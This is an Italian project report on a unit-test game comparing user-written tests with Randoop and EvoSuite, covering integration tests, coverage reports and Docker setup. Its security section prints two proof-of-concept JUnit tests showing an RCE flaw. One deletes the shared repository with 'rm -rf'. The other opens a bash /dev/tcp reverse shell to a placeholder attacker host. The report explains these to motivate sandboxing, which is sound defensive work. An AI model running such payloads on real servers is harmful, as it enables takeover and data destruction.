Anche in questo caso è stato necessario esporre il porto 5000 del container evosuite-server per richiedere il servizio tramite Postman.
In particolare stiamo richiedendo il servizio di misurazione della coverage a JaCoCo.

I campi del body della richiesta sono gli stessi di 4.2, mentre nel body di risposta ciò che cambia è il contenuto della coverage, che è un csv invece che un xml.



5 Testing

5.1 Test di integrazione

Il test di integrazione è necessario per verificare la corretta interazione dei moduli tra loro.
Sono stati individuati i seguenti test:

- Test1:
  Descrizione: Compilazione, Esecuzione e Calcolo Coverage con JaCoCo di una classe di test valida
  Precondizioni: l'utente ha correttamente scritto una classe di test, e anche il robot l'ha correttamente generata
  Input: clicca sul bottone "Play"
  Output atteso: viene mostrato l'output di compilazione dell'utente, la coverage di utente e robot, il vincitore della partita, e vengono evidenziate le linee di codice coperte

- Test2:
  Descrizione: Compilazione, Esecuzione e Calcolo Coverage con EvoSuite di una classe di test valida
  Precondizioni: l'utente ha correttamente scritto una classe di test, e anche il robot l'ha correttamente generata
  Input: clicca sul bottone "Play"
  Output atteso: viene mostrato l'output di compilazione dell'utente, la coverage di utente e robot, e il vincitore della partita

- Test3:
  Descrizione: Compilazione, Esecuzione e Calcolo Coverage con JaCoCo di una classe di test con errori
  Precondizioni: errore sintattico nella classe di test dell'utente
  Input: clicca sul bottone "Play"
  Output atteso: viene mostrato un messaggio di errore: "Errore nel test dell'utente"

- Test4:
  Descrizione: Compilazione, Esecuzione e Calcolo Coverage con EvoSuite di una classe di test con errori
  Precondizioni: errore sintattico nella classe di test dell'utente
  Input: clicca sul bottone "Play"
  Output atteso: viene mostrato un messaggio di errore: "Errore nel test dell'utente"

- Test5:
  Descrizione: Compilazione, Esecuzione e Calcolo Coverage di una classe di test con errori del robot (sia per Randoop che EvoSuite)
  Precondizioni: ci sono stati problemi nel recupero del robot: RobotCoverage = -1 (path errato)
  Input: clicca sul bottone "Play"
  Output atteso: viene mostrato un messaggio di errore: "Errore robot"

- Test6:
  Descrizione: Generazione dei test Randoop
  Precondizioni: È stata aggiunta una nuova classe nel repository
  Input: Avvio dell'applicazione
  Output atteso: Vengono generati i livelli contenenti test e coverage
  Postcondizioni: I dati prodotti sono salvati nel repository condiviso

- Test7:
  Descrizione: Generazione dei test EvoSuite
  Precondizioni: È stata aggiunta una nuova classe nel repository
  Input: ./robot_generazione.sh ClassUnderTest ClassUnderTestSourceCode /repository/ClassUnderTest/ClassUnderTestSourceCode 3
  Output atteso: Vengono generati i livelli contenenti test e coverage
  Postcondizioni: I dati prodotti sono salvati nel repository condiviso

- Test8:
  Descrizione: Generazione dei test EvoSuite con errore nell'input (classundertest non esiste)
  Precondizioni: È stata aggiunta una nuova classe nel repository
  Input: ./robot_generazione.sh classundertest ClassUnderTestSourceCode /repository/ClassUnderTest/ClassUnderTestSourceCode 3
  Output atteso: Errore nella generazione
  Postcondizioni: Non sono generati i test

- Test9:
  Descrizione: Generazione dei test EvoSuite con errore nella classe sotto test (vale anche per Randoop)
  Precondizioni: È stata aggiunta una nuova classe con errori sintattici nel repository
  Input: ./robot_generazione.sh ClassUnderTest ClassUnderTestSourceCode /repository/ClassUnderTest/ClassUnderTestSourceCode 3
  Output atteso: Errore nella generazione
  Postcondizioni: Non sono generati i test

Test case	Input	Output	Esito
Test1	clicca su "Play"	viene mostrato il vincitore, i dati di coverage di utente e robot, e sono evidenziate le linee di codice coperte	PASS
Test2	clicca su "Play"	viene mostrato il vincitore e i dati di coverage di utente e robot	PASS
Test3	clicca su "Play"	viene mostrato un messaggio di errore: "Errore nel test dell'utente"	PASS
Test4	clicca su "Play"	viene mostrato un messaggio di errore: "Errore nel test dell'utente"	PASS
Test5	clicca su "Play"	viene mostrato un messaggio di errore: "Errore robot"	PASS

Test6	Avvio dell'applicazione	Vengono generati i livelli contenenti test e coverage	PASS
Test7	./robot_generazione.sh ClassUnderTest ClassUnderTestSourceCode /repository/ClassUnderTest/ClassUnderTestSourceCode 3	Vengono generati i livelli contenenti test e coverage	PASS
Test8	./robot_generazione.sh classundertest ClassUnderTestSourceCode /repository/ClassUnderTest/ClassUnderTestSourceCode 3	Errore nella generazione	PASS
Test9	./robot_generazione.sh ClassUnderTest ClassUnderTestSourceCode /repository/ClassUnderTest/ClassUnderTestSourceCode 3	Errore nella generazione	PASS

5.2 Report generazione classi di test

Per verificare il funzionamento degli strumenti di generazione e misurazione delle classi di test da parte dei due Robot, sono stati testati tali strumenti su un insieme di classi di test complesse.
L'obiettivo è quello di dimostrare che i livelli generati dai robot siano di difficoltà crescente, ovvero che la misura di coverage sia crescente all'aumentare dei livelli, a tal proposito sonno stati prodotti due report che mostrano la coverage al variare dei livelli per ciascuna classe. Dato che i due robot generano metriche di coverage differenti, abbiamo scelto di considerare le metriche di LINE (linee di codice) e BLOCK (blocchi di codice) per Randoop, mentre le metriche di WEAKMUTATION (mutation testing) e CBRANCH (rami condizionali) per EvoSuite.

Prima di avviare la generazione è stato necessario aggiungere tutte le classi al repository rispettando la struttura del filesystem, è stato realizzato uno script python "generate_folder_structure.py" per rendere questo processo automatico: questo script accede ad una cartella nella quale sono contenute tutte le classi da testare (file .java), e per ognuna di esse, in accordo con la struttura del FolderTree, nel repository crea le cartelle necessarie e inserisce la classe java.

Dall'insieme delle classi da testare sono state rimosse tre classi: "ChunkedLongArray" non funziona con EvoSuite e genera un errore *java.lang.OutOfMemoryError*; "IntHashMap" e "NewGroupsOrNewsQuery" invece non funzionano con Randoop, queste infatti non generano errori ma non è ritornato alcun file dalla generazione dei test;

5.2.1 Report Randoop

Sono state apportate delle modifiche ai parametri di Randoop (in RanddopSubject.java) per favorire la generazione di più livelli. Sono stati modificati i valori di timelimit e max_iter: timelimit imposta il tempo massimo che il robot può impiegare per ciascuna iterazione, tale valore è stato decrementato (timelimit = 2) in modo tale che il robot non raggiunga subito il 100% della coverage; max_iter invece setta il massimo numero di iterazioni per la generazione di tutti i livelli, questo parametro è stato aumentato (max_iter = 7) per dare al robot più tentativi per raggiungere una coverage elevata.

Randoop per come è implementato genera automaticamente i test delle classi che si trovano nel repository e non sono ancora state testate, quindi è bastato lanciare il container per la generazione dei livelli di queste nuove classi.

Per la generazione del report di Randoop è stato utilizzato uno script python "randoop_report.py". Tale script accede ai file XML che costituiscono gli output di coverage Randoop, estrae da questi file informazioni riguardanti la copertura delle linee e blocchi di codice per ciascuna classe, e verifica se tali dati sono in

ordine crescente all'aumentare dei livelli. Nel caso in cui i dati siano effettivamente in ordine crescente viene stampato il messaggio [TEST PASSED] seguito dai valori dei due criteri line e block per ogni livello generato, altrimenti viene stampato [TEST FAILED]. Nel caso in cui il file XML non sia presente viene catturata l'eccezione "FileNotFoundError" e viene stampato un messaggio di errore.
Di seguito è mostrato l'output del report (contenuto anche nel file evosuite_report.txt)

ByteArrayHashMap: TEST PASSED
Lines: [64, 86, 87]
Blocks: [67, 88, 89]

ByteVector: TEST PASSED
Lines: [63]
Blocks: [60]

Calcolatrice: TEST PASSED
Lines: [100]
Blocks: [100]

FontInfo: TEST PASSED
Lines: [82]
Blocks: [80]

FTPFile: TEST PASSED
Lines: [68, 69, 70, 71, 72]
Blocks: [65, 66, 67, 68, 69]

HierarchyPropertyParser: TEST PASSED
Lines: [45, 49, 54]
Blocks: [37, 40, 45]

HSLColor: TEST PASSED
Lines: [84, 85, 87]
Blocks: [82, 83, 84]

ImprovedStreamTokenizer: TEST PASSED
Lines: [13]
Blocks: [17]

ImprovedTokenizer: TEST PASSED
Lines: [82, 86, 88]
Blocks: [82, 87, 88]

Inflection: TEST PASSED
Lines: [97]
Blocks: [98]

OutputFormat: TEST PASSED
Lines: [90]
Blocks: [88]

ParameterParser: TEST PASSED
Lines: [72, 73, 74, 75]
Blocks: [67, 69, 69, 70]

Range: TEST PASSED
Lines: [45, 75, 85, 90, 92]
Blocks: [41, 76, 89, 93, 94]

RationalNumber: TEST PASSED
Lines: [57, 84, 85, 87]
Blocks: [51, 82, 83, 84]

ResultSetColumnReader: TEST PASSED
Lines: [7]
Blocks: [6]

ResultSetHelper: TEST PASSED
Lines: [30]
Blocks: [28]

StringParser: TEST PASSED
Lines: [38]
Blocks: [39]

SubjectParser: TEST PASSED
Lines: [30]
Blocks: [25]

TimeStamp: TEST PASSED
Lines: [97]
Blocks: [97]

VCardBean: TEST PASSED
Lines: [30, 31, 81]
Blocks: [24, 25, 78]

WeakHashtable: TEST PASSED
Lines: [71, 78, 79]
Blocks: [72, 78, 80]

XmlElement: TEST PASSED
Lines: [74, 83, 85, 87, 88]
Blocks: [66, 77, 80, 84, 86]

XMLParser: TEST PASSED
Lines: [43]
Blocks: [38]

TEST PASSED : 23
TEST FAILED : 0

Per Randoop molte classi presentano un solo livello nonostante le modifiche fatte, per questo motivo potrebbe essere utile modificare il criterio con il quale vengono generati i livelli.

5.2.2 Report EvoSuite

Per avviare la generazione dei test EvoSuite è necessario lanciare il comando *robot_generazione.sh* con i parametri corretti per ciascuna classe, per evitare questa operazione ripetitiva è stato realizzato uno script *evosuite_test_script.sh* che automatizza questo processo. Tale script non richiede alcun parametro e nel momento in cui viene lanciato avvia la generazione dei test per ogni classe presente nel repository non ancora testata, in particolare va a vedere se esiste il file CSV per ogni classe, se si allora lancia il comando *robot_generazione.sh* seguito dai parametri per quella classe, altrimenti la salta. Si è scelto di generare 3 livelli per ogni classe in modo da valutarne l'andamento crescente (N_LEVELS = 3 in *evosuite_test_script.sh*).

Molte delle classi da testare non erano inizialmente utilizzabili poiché contenenti operazioni non sicure (unsafe operation) per EvoSuite. La causa di ciò era il Security Manager di EvoSuite un componente che aiuta a garantire la sicurezza durante il processo di generazione ed esecuzione dei casi di test, è progettato per impedire che i test generati danneggino o compromettano il sistema in cui vengono eseguiti. Il security manager può essere configurato per imporre restrizioni sulle operazioni che un caso di test può eseguire, ad esempio può impedire l'accesso a risorse critiche del sistema, limitare la capacità del caso di test di leggere o scrivere file o di accedere a reti esterne. Talvolta, come in questo caso, può essere necessario disabilitare (o comunque depotenziare) il security manager, poiché troppo restrittivo, per eseguire casi di test che richiedono operazioni più avanzate.
Il security manager è stato disabilitato aggiungendo l'opzione "-Dsandbox=false" al comando per lanciare EvoSuite.

Così come per Randoop anche per EvoSuite è stato realizzato uno script python "randoop_report.py" per la creazione del report dei test generati. Questo script è molto simile a quello di Randoop, le uniche differenze stanno nel fatto che questo estrae informazioni provenienti da file CSV (invece che XML) e utilizza come metriche di copertura WAEKMUTATION e CBRANCH.
Di seguito è mostrato l'output del report (contenuto anche nel file evosuite_report.txt)

ByteArrayHashMap: TEST PASSED
Weak mutations: [0.704, 0.9181, 0.9645]
Cbranches: [0.6265, 0.9157, 0.9398]

ByteVector: TEST PASSED
Weak mutations: [0.7082, 0.8289, 0.8616]
Cbranches: [0.3478, 0.5652, 0.5652]

Calcolatrice: TEST PASSED
Weak mutations: [0.945, 0.9817, 0.9908]
Cbranches: [0.7857, 0.9286, 1.0]

FontInfo: TEST PASSED
Weak mutations: [0.6409, 0.9455, 0.9591]
Cbranches: [0.3667, 0.9, 0.9333]

FTPFile: TEST PASSED
Weak mutations: [0.8736, 0.9916, 1.0]
Cbranches: [0.6615, 0.9077, 0.9846]

HierarchyPropertyParser: TEST PASSED
Weak mutations: [0.7925, 0.9363, 0.941]
Cbranches: [0.5273, 0.6273, 0.8727]

HSLColor: TEST PASSED
Weak mutations: [0.7423, 0.9197, 0.9472]
Cbranches: [0.6056, 0.8028, 0.8732]

ImprovedStreamTokenizer: TEST PASSED
Weak mutations: [0.9658, 0.9752, 0.9845]
Cbranches: [0.4082, 0.7959, 1.0]

ImprovedTokenizer: TEST PASSED
Weak mutations: [0.7658, 0.9649, 0.9859]
Cbranches: [0.6049, 0.8272, 0.9877]

Inflection: TEST PASSED
Weak mutations: [0.9315, 0.9589, 0.9589]
Cbranches: [0.7407, 0.8889, 0.963]

OutputFormat: TEST FAILED
Weak mutations: [0.6728, 0.9706, 0.9632]
Cbranches: [0.5522, 0.8507, 1.0]

ParameterParser: TEST PASSED
Weak mutations: [0.7181, 0.9253, 0.9711]
Cbranches: [0.5926, 0.7901, 0.8395]

Range: TEST PASSED
Weak mutations: [0.613, 0.8304, 0.9087]
Cbranches: [0.4828, 0.7931, 0.9195]

RationalNumber: TEST PASSED
Weak mutations: [0.6199, 0.9502, 0.9932]
Cbranches: [0.5441, 0.9265, 0.9412]

ResultSetColumnReader: TEST PASSED
Weak mutations: [0.633, 0.9083, 0.945]
Cbranches: [0.325, 0.9, 0.9625]

ResultSetHelper: TEST PASSED
Weak mutations: [0.3445, 0.8529, 0.9538]
Cbranches: [0.542, 0.8702, 0.8855]

StringParser: TEST PASSED
Weak mutations: [0.2561, 0.4388, 0.8441]
Cbranches: [0.359, 0.6923, 0.9231]

SubjectParser: TEST FAILED
Weak mutations: [0.3408, 0.8212, 0.8994]
Cbranches: [0.3226, 0.4516, 0.2581]

TimeStamp: TEST FAILED
Weak mutations: [0.9041, 0.9472, 0.9883]
Cbranches: [0.9535, 0.907, 1.0]

VCardBean: TEST PASSED
Weak mutations: [0.5397, 0.8016, 0.8095]
Cbranches: [0.4107, 0.8839, 0.9732]

WeakHashtable: TEST PASSED
Weak mutations: [0.6149, 0.7453, 0.7516]
Cbranches: [0.443, 0.5823, 0.6329]

XmlElement: TEST PASSED
Weak mutations: [0.4909, 0.8705, 0.9705]
Cbranches: [0.4842, 0.8632, 0.9053]

XMLParser: TEST PASSED
Weak mutations: [0.1597, 0.8739, 0.9328]
Cbranches: [0.225, 0.875, 0.925]

TEST PASSED : 20
TEST FAILED : 3

Per quanto riguarda le classi che non hanno superato il test, rieseguendo la generazione potremmo ottenere risultati differenti e quindi superare il test, di conseguenza sono comunque utilizzabili per il gioco. A titolo di esempio abbiamo provato a rigenerare i test per la classe “OutputFormat” che non aveva passato il test, e questi sono i risultati:

OutputFormat: TEST PASSED
Weak mutations: [0.7132, 0.9632, 0.9706]
Cbranches: [0.6119, 0.8507, 1.0]

Inoltre alcuni livelli sono molto simili tra loro, di conseguenze anche in questo caso potrebbe essere utile rifinire il criterio con il quale essi vengono creati per aumentarne la differenziazione.

5.3 Problemi di sicurezza

A causa della libertà data all'utente per l'esecuzione di test, l'applicazione risulta estremamente vulnerabile ad attacchi di tipo Remote Command Execution (RCE), che consiste nell'esecuzione di codice arbitrario su un server da una locazione remota.

Qui è possibile vedere un semplice esempio di come un utente attaccante potrebbe eliminare totalmente la cartella della repository condivisa:

```
import org.junit.Test;
import static org.junit.Assert.*;

public class AppTest{
  @Test
  public void breakRepository(){
    try {
      String[] command = {"rm", "-rf", "/repository"};
      Process process = new ProcessBuilder(command).start();
    } catch (Exception e){}
  }
}
```

Nei casi più gravi un attaccante può anche ottenere una shell remota e prendere il controllo totale del container che esegue i test.

```
import org.junit.Test;
import static org.junit.Assert.*;

public class AppTest{
  @Test
  public void reverseShell(){
    try {
      String[] command = {"/bin/bash", "-c", "exec
5<>/dev/tcp/attackerip/attackerport;cat <&5 | while read line; do $line 2>&5 >&5;
done;"};
      Process process = new ProcessBuilder(command).start();
    } catch (Exception e){}
  }
}
```

(Ciò presuppone di essere in ascolto tramite tcp sul proprio ip attackerip e sulla porta attackerport per ottenere la shell).
Questa vulnerabilità può essere risolta principalmente in due modi:

- utilizzo di una blacklist di librerie, per non permettere all'utente di eseguire determinate azioni. Un approccio molto delicato, perché una singola dimenticanza lascia comunque il sistema completamente vulnerabile
- esecuzione dei test in una sandbox protetta, in modo tale che qualsiasi tentativo di attacco sia confinato in una zona sicura.

6 Installazione ed Esecuzione

6.1 Installazione

L'installazione dell'applicazione è semplice e intuitiva grazie all'utilizzo di Docker, in particolare abbiamo utilizzato un Docker-compose per l'inizializzazione di tutti i container. Tale file contiene per ogni container: il percorso del Dockerfile, il port mapping, la rete, e l'eventuale volume da collegare.

Per avviare l'applicazione basta seguire i seguenti passi:

1. Avviare Docker Desktop
2. Aprire il terminale
3. Recarsi nella cartella contenente il progetto
4. Lanciare il seguente comando: ***docker compose up –build -d***

L'opzione --build indica a Docker Compose di ricostruire le immagini dei servizi specificati nel file docker-compose.yml. Quando si esegue docker-compose up senza l'opzione --build, Docker Compose usa le immagini esistenti invece di ricompilarle.
L'opzione -d viene utilizzata per eseguire i container in background. Senza questa opzione, i container vengono eseguiti in modalità foreground e il loro output viene visualizzato nella console corrente. Quando si utilizza -d, i container vengono avviati in background e il controllo viene restituito al prompt immediatamente, consentendo all'utente di continuare a lavorare nella stessa console senza essere bloccato dall'output dei container.
Quindi, se si esegue docker-compose up --build -d, si sta dicendo a Docker Compose di ricompilare le immagini (se necessario) e quindi avviare i container in background.

Nel caso in cui si volesse aggiungere una nuova classe da testare bisognerà svolgere i seguenti step:


1. l'admin deve inserire il file .java nel repository rispettando la struttura del Filesystem
2. Rilanciare il comando: ***docker compose up –build -d***
3. I test del robot Randoop saranno automaticamente generati
4. Per la generazione dei test EvoSuite, recarsi nel terminare del container evosuite-server
5. Recarsi nella cartella contenente il file .sh: ***/app/robot***
6. Digitare il seguente comando per la generazione dei test EvoSuite:
   ./robot_generazione.sh "NomeClasse" "NomePackage" "PercorsoPackage" "NumeroLivelli"

A questo punto è possibile recarsi tramite browser all'indirizzo: ***localhost*** per acceder all'editor di testo e utilizzare l'applicazione.


6.2 Prova di esecuzione

Una volta realizzata la procedura di installazione è possibile recarsi all'indirizzo localhost, sarà mostrata la seguente schermata contenente l'editor per la classe di test:

NB: a titolo di esempio è stato commentato il test della funzione subtract()



Nell'editor di testo è già presente un template in questo caso per la classe under test, quindi sarà possibile modificare la classe di test oppure passare direttamente alla compilazione.
Cliccare quindi il bottone "Play", al termine della compilazione, esecuzione, e confronto del test con quello del robot, verrà mostrato un alert con i punteggi e il vincitore:



Infine è possibile consultare l'output della compilazione e visualizzare i risultati di coverage di utente e robot anche nella output window:

Output

```
User coverage: 93%
Robot Coverage: 100%

[INFO] Scanning for projects...
[INFO]
[INFO] --------------------< ClientProject:code-coverage >--------------------
[INFO] Building code-coverage 1.0-SNAPSHOT
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] --- maven-clean-plugin:2.5:clean (default-clean) @ code-coverage ---
```

Mentre nella finestra "Class Under Test" saranno evidenziate le righe di codice coperte (in verde) e quelle non coperte (in rosso):

Class Under Test

```
1  public class Calcolatrice {
2
3      public int add(int a, int b) {
4          return a + b;
5      }
6
7      public int subtract(int a, int b) {
8          return a - b;
9      }
10
11     public int multiply(int a, int b) {
12         return a * b;
13     }
14
15     public double divide(double a, double b) {
16         if (b == 0) {
17             throw new IllegalArgumentException("Division by zero is not allo
18         }
19         return a / b;
20     }
21
22     public int factorial(int n) {
23         if (n < 0) {
24             throw new IllegalArgumentException("Factorial is not defined for
```